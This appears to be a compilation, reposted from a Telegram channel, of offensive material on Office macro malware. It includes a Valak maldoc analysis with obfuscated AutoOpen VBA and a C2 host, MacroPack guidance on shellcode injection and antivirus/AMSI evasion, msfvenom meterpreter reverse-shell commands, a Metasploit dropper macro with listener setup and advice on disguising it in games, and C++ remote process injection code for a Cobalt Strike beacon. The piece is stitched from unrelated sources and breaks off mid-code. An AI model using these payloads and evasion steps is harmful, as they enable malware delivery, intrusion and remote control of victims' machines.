
https://t.me/learningnets

- De-compressing the zip file shows a Word 97–2003 document that is password protected. Note the password contained in the email body shown above, which might be decreasing the ability of an email content scanning engine to parse that password in the email body and run it in a sandbox.
- **Filename:** ordain.07.20.doc
- **SHA-256:** bf27a7b725ef434d21f6f7aa8af4fbd2398b352eb9b1d74c46a1e4595f7ce39b



- Opening the word 97–2003 document Macro by clicking through both defaults of "Enable Editing" and "Enable Content."





- VBA calls ***AutoOpen()*** to automatically run code after the user selects ***Enable Editing*** and ***Enable Content*** (rather than requiring a function Macro button).

https://t.me/learningnets


```
Ordain.07.20 - a1f8c654 (Code)
(General)                                                    Auto
Function d0a85393()
d0a85393 = ActiveWindow.DocumentMap
End Function
Function f415ed57()
f415ed57 = ActiveWindow.Height
End Function
Function bdc0ea78()
bdc0ea78 = ActiveWindow.Hwnd
End Function
Function e2634d9b()
e2634d9b = ActiveWindow.Document
End Function
Sub AutoOpen()
Dim b0faf1ab As New c4ae6e51
Dim e5fbd99d As String
e5fbd99d = d0c2ffc6(ActiveDocument.Shapes(1).AlternativeText)
c1438db5 = b0faf1ab.a41ca07a(e5fbd99d, "")
bc2d0a38 b6adb361, c1438db5
b0faf1ab.bb675ea3 f31f9ca4 & " " & b6adb361
End Sub
```

- Packet tracing shows an HTTP GET request on TCP/80 to the following domain and IP address. The image is just below showing the requested PHP page and URI.
- **Domain:** 4xj0nhh.com
- **IP:** 188.127.224.179

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · Ethernet0

GET /bolb/jaent.php?l=nudc13.cab HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 4xj0nhh.com
Connection: Keep-Alive
```


- On the evening of Tuesday, August 4th: The web server timed out with connection refused after a period of time. This coincides with the timing of receiving the following VB error when running the VBA, when the staging server fails to serve files required for stage 2.

https://t.me/learningnets




- On Wednesday, August 5th, we started to notice that the server is issuing RST upon any SYN TCP request on port 80. By August 5th the webserver no longer allowed a 3-way handshake.

- An image below showing the structure of Modules and Class Module files (three total) with obfuscated VBS strings.




- Runtime testing on August 5th started to show Windows Defender blocking this variant with a new signature published on August 5th:

https://t.me/learningnets



- Microsoft Threat Intelligence change log shows an updated threat intelligence signature for this Valak variant that was issued on August 5th:



https://infosecwriteups.com/fun-with-creating-a-vbs-payload-to-bypass-endpoint-security-and-other-layers-44afd724de1b

Shellcodes and bypass Antivirus using MacroPack

1. Antivirus mechanisms

Here are the challenges you face when writing a payload from most easy to most difficult to evade:

- Static analysis (AV will try to identify known malicious pattern inside the script)
- Dynamic analysis using Emulation (emulation of the script to attempt to simulate runtime)

https://t.me/learningnets

- Dynamic analysis using AMSI (runtime analysis that will bypass obfuscation and encryption)
- Monitoring environment (runtime analysis, Hooking of Win32 API, kernel, etc)

Static analysis can be bypassed using obfuscation, string truncation, etc.
Concerning dynamic analysis there are several strategies, go around the monitoring, disable the monitoring, use unusual objects, find unusual usecase.
When you attempt shellcode injection from VBA, hooking is probably the most difficult to bypass because you need to use Win32 API.

MacroPack Pro implements multiple bypass strategy, you can directly use AMSI bypass methods for example.
However, instead of attacking the protection, I prefer to accept the AV monitoring and use patterns which are not considered malicious.
This is the possibility given by the MP Pro "*—shellcodemethod*" option.

2. Shellcode injection methods

MP Pro provides several shellcode injection methods. Some of them able to bypass dynamic analysis and Win32 hooking.

Note: All these methods are compatible with both 32 and 64 bits versions of Office.

```
                                                 By BallisKit

   Advanced payloads generation and weaponization for redteam  - Version:2.1.0 Release:Pro
   This copy of MacroPack Pro is licensed to BallisKit Support (Team license)

Available shellcode injection methods:

 ID  Method               Comment
---- -------------------- --------------------------------------------------------------------------
  1  Classic              VirtualAlloc -> RtlMoveMemory -> CreateThread (Default method)
  2  ClassicIndirect      Same as Classic but via LoadLibrary -> GetProcAddress
  3  HeapInjection        Inject and execute on Heap (will create a new thread)
  4  HeapInjection2       Inject and execute on Heap (will replace existing thread)
  5  AlternativeInjection Inject using alternative non detected APIs (will replace existing thread)

Ex. to use ClassicIndirect choose option: --shellcodemethod=2 or --shellcodemethod=ClassicIndirect
```

Classic method

The Classic methods implements the shellcode injection method you can find everywhere. Basically a call to next win32 API:

- VirtualAlloc
- RtlMoveMemory
- CreateThread

You can use MacroPack obfuscation to bypass static analysis but this method will be detected by AMSI or other kind of dynamic analysis. There is however still the possibility to use this method if you combine it with AMSI bypass options.

ClassicIndirect method

https://t.me/learningnets

The ClassicIndirect method also rely on VirtualAlloc, RtlMoveMemory, and CreateThread, however these methods are indirectly called via LoadLibrary -> GetProcAddress
The function pointer returned by GetProcAddress is executed thanks to DispCallFunc
The ClassicIndirect code is based on research at:

- http://exceldevelopmentplatform.blogspot.com/2017/05/dispcallfunc-opens-new-door-to-com.html
- https://github.com/rmdavy/VBAFunctionPointers/blob/main/FunctionPointers.bas

The MP Pro code was written to be run with all templates and on 32 and 64bits.

Note: I you plan to implement/modify yourself 64bit office payloads there are some tips to know about VBA types. First, have a look at the VBA Data type page

Next, here are some 64bit porting tips from MacroPack implementation:

1. **Dim** allocatedAddr **As** LongPtr ' Long or LongLong depending on architecture
2. #If Win64 **Then**
3. allocatedAddr = IndirectWin32Call("kernel32", "VirtualAlloc", vbLongLong, 0&, **UBound**(buffToInject), &H1000, &H40) ' vbLongLong is mandatory as returned address is 64bit
4. ...
5. **Dim** nullValue **as** LongPtr ' Or instead use 0^ for LongLong zero directly as function argument
6. nullValue = 0
7. result = IndirectWin32Call("kernel32", "CreateThread", vbLong, nullValue, nullValue, allocatedAddr, nullValue, 0, nullValue) 'DispCallFunc needs precise type for arguments. LongLong zero is not the same as Long zero.

This method does not require additional AMSI/dynamic bypass options on the AV I tested.

HeapInjection method

This method will allocate memory and inject on Heap and then create a new thread to run the shellcode.
This method does not require additional AMSI bypass on the multiple AV but is less stealthy then others.
Example to create a Word document running a shellcode on heap:
echo "x32calc.bin" | macro_pack.exe -t SHELLCODE -o --shellcodemethod=HeapInjection -G test.doc

HeapInjection2 method

This method will also allocate on the heap but will not use CreateThread to execute the code and instead use one of the Win32 function callback to execute.
The advantage is that is more stealthy than methods using CreateThread, the inconvenient is the process will crash.
Note the user will not detect the process crash if you use the —*background* MacroPack option.

https://t.me/learningnets

This method does not require additional AMSI/dynamic bypass options on the AV I tested.

AlternativeInjection method

This method will launch a shellcode without using VirtualAlloc, RtlMoveMemory, or CreateThread which makes it really stealthy.
Note that like with HeapInjection2 the process will crash after shellcode launch, so use the —*background* MacroPack option.
The MacroPack one line to generate such a payload in a Word document:
echo "x32calcB.bin" | macro_pack.exe -t SHELLCODE -o --shellcodemethod=AlternativeInjection --backgroun -G test.doc d

This method does not require additional AMSI/dynamic bypass options on the AV I tested.

Here is a demo of a successful shellcode injection from a Word payload which bypass advanced AV (in this case Kaspersky) using the AlternativeInjection method.

3. Available templates

Here are the ready-to-use templates related to raw shellcode launch.

SHELLCODE

Inject and run shellcode in the memory of the current process. For input this template needs the path to file containing a raw shellcode.
For example, to create a PowerPoint document launching a meterpreter X86 shellcode (run on office 32bit):

First, create raw payload with msfvenom
msfvenom -p windows/meterpreter/reverse_tcp LPORT=5555 LHOST=192.168.5.46 -f raw -o x86.bin

Next, create an obfuscated PowerPoint payload. The —keep-alive option is necessary if you do not automigrate the beacon.
echo x86.bin | macro_pack.exe -t SHELLCODE -o -G test.pptm –keep-alive

AUTOSHELLCODE

Same as SHELLCODE but allows to pass 2 shellcodes, one for 32bit x86 and one for 64bit architecture.
This template will automatically inject and run the right shellcode depending on the running Office process architecture.
For example, create a word document running 32bit or 64bit meterpreter depending on office architecture:

First create raw payloads
msfvenom -p windows/meterpreter/reverse_tcp LPORT=5555 LHOST=192.168.5.46 -f raw -o x86.bin
msfvenom -p windows/x64/meterpreter/reverse_tcp LPORT=6666 LHOST=192.168.5.46 -f raw -o x64.bin

Generate the Word payload with obfuscation and AMSI bypass via —*autopack*
echo “x86.bin” “x64.bin” | macro_pack.exe -t AUTOSHELLCODE -o –autopack -G sc_auto.doc

DROPPER_SHELLCODE

https://t.me/learningnets

Download and inject shellcode in current process memory. This template accepts two 2 URLs as parameters, one for 32bit x86 and one for 64bit architecture. This template will automatically download and inject the right shellcode depending on the running Office process architecture
For example, create an excel document downloading a shellcode running 32bit or 64bit depending on office architecture and using the ClassicIndirect method:
echo "http://192.168.5.10:8080/x32calc.bin" "http://192.168.5.10:8080/x64calc.bin" | macro_pack.exe -t DROPPER_SHELLCODE -o --shellcodemethod=ClassicIndirect -G samples\sc_dl.xls

4. Available file formats

Office payloads

Office shellcode launchers are straightforward to build, just use the right extension such as doc, pptm, vsd, etc and MacroPack will automatically generate the Office document.
(You can also trojan an existing Office, Visio, or Ms project document)

Excel 4.0

The SHELLCODE and AUTOSHELLCODE templates are compatible with the MacroPack *"—xlm"* option to generate an Excel 4.0 payload.

Here is the command line used to trojan an Excel sheet with a Excel 4.0 macro (XLM) loading meterpreter reverse TCP raw shellcode:
echo meterx86_no0.bin | macro_pack.exe -t SHELLCODE -o --xlm --stealth -T samples\something.xlsx
You can have a look at demo video and read more details about MacroPack support for Excel 4.0 macro in this post

VBS/HTA/SCT

All of the current shellcode injection methods rely on Win32 API. Since this API is not available in VBScript, you need the *—run-in-excel* option to generate a VBscript based shellcode launcher.
With this option, the script will open Excel in background and run the VBA shellcode launcher in memory.

For example, lets create an HTA payload running x86 meterpreter (run on office 32bit):
First, create raw payload with msfvenom:
msfvenom -p windows/meterpreter/reverse_tcp LPORT=5555 LHOST=192.168.5.46 -f raw -o x86.bin
Next, create an obfuscated hta payload. The —keep-alive option is necessary if you do not automigrate the beacon.
echo x86.bin | macro_pack.exe -t SHELLCODE -o –run-in-excel -G sc.hta –keep-alive

https://blog.sevagas.com/Launch-shellcodes-and-bypass-Antivirus-using-MacroPack-Pro-VBA-payloads

https://www.youtube.com/watch?v=Zl7zWa8au28

Offensive VBA

https://github.com/S3cur3Th1sSh1t/OffensiveVBA

https://t.me/learningnets

In preparation for a VBS AV Evasion Stream/Video I was doing some research for Office Macro code execution methods and evasion techniques.

The list got longer and longer and I found no central place for offensive VBA templates - so this repo can be used for such. It is very far away from being complete. If you know any other cool technique or useful template feel free to contribute and create a pull request!

Most of the templates in this repo were already published somewhere. I just copy pasted most templates from ms-docs sites, blog posts or from other tools.

Metasploit has a couple of built in methods you can use to infect Word and Excel documents with malicious Metasploit payloads. You can also use your own custom payloads as well. It doesn't necessarily need to be a Metasploit payload. This method is useful when going after client-side attacks and could also be potentially useful if you have to bypass some sort of filtering that does not allow executables and only permits documents to pass through. To begin, we first need to create our VBScript payload.

root@kali: # msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=8080 -e x86/shikata_ga_nai -f vba-exe

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

```
'**************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
...snip...
```

As the output message, indicates, the script is in two parts. The first part of the script is created as a macro and the second part is appended into the document text itself. You will need to transfer this script over to a machine with Windows and Office installed and perform the following:


Word/Excel 2003: Tools -> Macros -> Visual Basic Editor

Word/Excel 2007: View Macros -> then place a name like "moo" and select "create".

https://t.me/learningnets

This will open up the visual basic editor. Paste the output of the first portion of the payload script into the editor, save it and then paste the remainder of the script into the word document itself. This is when you would perform the client-side attack by emailing this Word document to someone.

In order to keep user suspicion low, try embedding the code in one of the many Word/Excel games that are available on the Internet. That way, the user is happily playing the game while you are working in the background. This gives you some extra time to migrate to another process if you are using Meterpreter as a payload.



Here we give a generic name to the macro.

https://t.me/learningnets

```
Normal - NewMacros (Code)
(General)                                   Workbook_Open

Sub Auto_Open()
    Dim Lu5 As Integer
    Dim Lu6 As Integer
    Dim Lu3 As String
    Dim Lu4 As String
    Lu3 = "ixcEQgdNLG.exe"
    Lu4 = Environ("USERPROFILE")
    ChDrive (Lu4)
    ChDir (Lu4)
    Lu6 = FreeFile()
    Open Lu3 For Binary Access Read Write As Lu6
    Lui21
    Lui22
    Lui23
    Lui24
    Lui25
    Lui26
    Lui27
    Lui28
    Put Lu6, , Lu1
    Close Lu6
    Lu5 = Shell(Lu3, vbHide)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Before we send off our malicious document to our victim, we first need to set up our Metasploit listener.

root@kali:# msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.101; set LPORT 8080; run; exit -y"

```
          ##                  ###          ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##        ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ## ## ##      #####   ##    ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                          ##

      =[ metasploit v4.11.4-2015071402                  ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.101
```

https://t.me/learningnets

LPORT => 8080

[*] Started reverse handler on 192.168.1.101:8080

[*] Starting the payload handler...

Now we can test out the document by opening it up and check back to where we have our Metasploit **exploit/multi/handler** listener:

[*] Sending stage (749056 bytes) to 192.168.1.150

[*] Meterpreter session 1 opened (192.168.1.101:8080 -> 192.168.1.150:52465) at Thu Nov 25 16:54:29 -0700 2010

meterpreter > sysinfo

Computer: XEN-WIN7-PROD

OS : Windows 7 (Build 7600,).

Arch : x64 (Current Process is WOW64)

Language: en_US

meterpreter > getuid

Server username: xen-win7-prod\dookie

meterpreter >

Success! We have a Meterpreter shell right to the system that opened the document, and best of all, it doesn't get picked up by anti-virus!!!

https://www.offensive-security.com/metasploit-unleashed/vbscript-infection-methods/

https://www.certego.net/en/news/advanced-vba-macros/

Injection Cobalt Strike Beacon from Office

Getting the shellcode into memory

Let's break down an example of shellcode injection using alternative functions, taken from Adepts of 0xCC. We can use the combination HeapCreate and HeapAlloc to obtain a memory region with the right permissions. The combination of SetConsoleTitleA and GetConsoleTitleA allows us to write our shellcode there.

Finally, EnumSystemCodePagesW can be used to divert the control flow. The end goal for me is to inject a Cobalt Strike beacon using this method. Since raw payloads generated by Cobalt Strike include NULL bytes, we either need to encode the payload to eliminate those, or implement the Set- and GetConsoleTitleA functions in such a way that they are unsusceptible to them. I would opt for the second route by creating a VBA function which copies the payload one byte at a time:

https://t.me/learningnets

```
1.  Private Function WriteMemory(buffer As LongPtr, index As Long, buffSize As
    Long, ParamArray values() As Variant) As Long
2.      Dim i As Long
3.      Dim b(0 To 1) As Byte
4.      Dim ret As Long
5.
6.      b(1) = &H0
7.
8.      For i = 0 To UBound(values)
9.          b(0) = values(i)
10.         ret = SetConsoleTitleA(StrPtr(b))
11.         ret = GetConsoleTitleA(buffer + index + i, buffSize)
12.     Next
13.
14.     WriteMemory = i
15. End Function
```

The function takes an array of bytes as an argument and copies them into the specified buffer at the specified index. We can call the function multiple times if we need to inject a payload that exceeds the maximum length of a single VBA instruction (maximum line length * maximum number of line continuations). When implemented in a VBA macro, we are now able to receive a beacon in our Cobalt Strike Team server. However, the Office process on the victim's machine will freeze.

So why does this happen? In 'traditional' shellcode injection, the control flow is diverted using the function CreateThread, which, as the name suggests, creates a new thread for the shellcode to run in. This means that the regular program flow will continue in its own thread. EnumSystemCodePagesW diverts control flow by calling the callback function invoked by the first argument. As such, the shellcode runs in the same thread, therefore blocking further execution of the macro itself. Since Office will block until execution of a macro is finished, this causes the program in which the macro is running to freeze. The victim will likely close the program, killing our beacon in the process.

Avoiding Office to freeze due to the macro process

To resolve the issue, we want to move away from the Office process as quickly as possible, preferably without the victim noticing anything strange about the document. To achieve this goal, I created a loader consisting of two stages. The first stage was implemented in VBA and uses uncommon functions to inject shellcode as described before. The sole purpose of this stage is being able to execute arbitrary code in a VBA macro, without Defender's static analysis flagging the document. The second stage was implemented as shellcode and will inject our final payload (in this case a Cobalt Strike beacon) into a remote process and gracefully return to the macro.

This provided me the unique opportunity to dive deeper into writing shellcode. I used the techniques described in the article "From a C project, through assembly, to shellcode" by @hasherezade (https://twitter.com/hasherezade). On a high level, this method works as follows:

1. Write your payload in C/C++.
2. Refactor the code to load all import through PEB lookup.
3. Use a C/C++ compiler to create an Assembly file.

https://t.me/learningnets

4. Refactor the Assembly to make valid shellcode.
5. Compile and link the Assembly file into a PE file.
6. Dump the section containing your shellcode.

My payload written in C++ looks as follows:

```
1.  #include <Windows.h>
2.  #include <tlhelp32.h>
3.
4.  int main()
5.  {
6.      HANDLE hProcessSnap;
7.      PROCESSENTRY32 pe32;
8.      HANDLE processhandle = NULL;
9.      unsigned char payload[] = {0xDE, 0xAD, 0xBE, 0xEF};
10.
11.     hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
        0);
12.     if (hProcessSnap == INVALID_HANDLE_VALUE)
13.         return 1;
14.
15.     pe32.dwSize = sizeof(PROCESSENTRY32);
16.
17.     if (!Process32First(hProcessSnap, &pe32))
18.     {
19.         CloseHandle(hProcessSnap);
20.         return 1;
21.     }
22.
23.     do
24.     {
25.         if (0 == lstrcmpiA("OneDrive.exe", pe32.szExeFile))
26.         {
27.             processhandle = OpenProcess(PROCESS_ALL_ACCESS,
                FALSE,
pe32.th32ProcessID);
28.             break;
29.         }
30.     } while (Process32Next(hProcessSnap, &pe32));
31.
32.     CloseHandle(hProcessSnap);
33.
34.     if (processhandle == NULL)
35.         return 1;
36.
37.     LPVOID mem;
38.     HANDLE hProcess;
39.     SIZE_T bytesWritten;
40.
41.     mem = VirtualAllocEx(processhandle, NULL, 4, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
42.     if (!WriteProcessMemory(processhandle, mem, payload, 4,
        &bytesWritten))
43.         return 1;
44.
45.      CreateRemoteThread(processhandle, NULL, 0, (LPTHREAD_START_ROUTINE)mem,
 NULL, 0, NULL);
48.
         return 0;
   }
```

Using CreateToolHelp32Snaphot we create a snapshot of all processes. We then loop over all processes to find the process we want to inject into, in this case OneDrive.exe. If we find the process, we perform a remote process injection using VirtualAllocEx, WriteProcessMemory and CreateRemoteThread. Using these functions directly in a VBA macro will certainly get it flagged by static analysis of Windows Defender. The question is whether the dynamic analysis performs as well.

Using the PEB look-up from the Hasherezade article, we can look up the memory addresses of the functions we need and create function pointers for them as follows:

https://t.me/learningnets

```
HANDLE (WINAPI * _CreateToolhelp32Snapshot)
(
    In_opt  DWORD dwFlags,
   _In_opt_ DWORD th32ProcessID
) = (HANDLE (WINAPI*)
    (
        In_opt  DWORD dwFlags,
       _In_opt_ DWORD th32ProcessID
    )) GetProcAddress((HMODULE)k32 dll, "CreateToolhelp32Snapshot");
```

The function CreateToolhelp32Snapshot is now available to us as

_CreateToolhelp32Snapshot, which will execute without any external dependencies. Next, we use the Microsoft C/C++ compiler to create an Assembly file from the source code. You should have multiple instances of cl.exe on your system, located in folders named x86 and x64. The instance of cl.exe you use will determine whether you get a 32 or 64 bit Assembly file. The following command creates the required Assembly file:

```
cl.exe /c /FA /GS- stage2.cpp
```

Now that we have an assembly file, we need to make some modifications to make it valid shellcode. Hasherezade explains how the required steps can be performed manually, which is definitely a good exercise. However, for now we will use the tool masm_shc to automate most of the work:

```
masm_shc stage2.asm stage2-refactored.asm
```

Adjusting the assembly file to correctly return to the macro

We could compile and link the Assembly file now. If we include the resulting shellcode in our macro, we would get a beacon living in a different process, resolving our initial problem. However, the shellcode will not return correctly to the macro, making the Office program crash. To prevent our victims from becoming suspicious and alerting the SOC, we can add a small stub to the Assembly file to correctly return to the macro. I wrote a small C++ program that pauses just before execution of the EnumSystemCodePagesW function and prints the address of the callback function. This allows us to easily put a breakpoint at the callback function. The callback function returns the message FALSE to indicate that we do not want to enumerate any additional code pages.

https://t.me/learningnets

```
#include <iostream>
#include <windows.h>

BOOL CALLBACK EnumCodePagesProc(LPTSTR lpCodePageString)
{
    std::cout << "Code page\n";
    return FALSE;
}


int main(int argc, char** argv) {

    int x;

    std::cout << "Address: " << std::hex <<
(CODEPAGE_ENUMPROCW)EnumCodePagesProc << "\n";
    std::cout << "Press enter to continue\n";
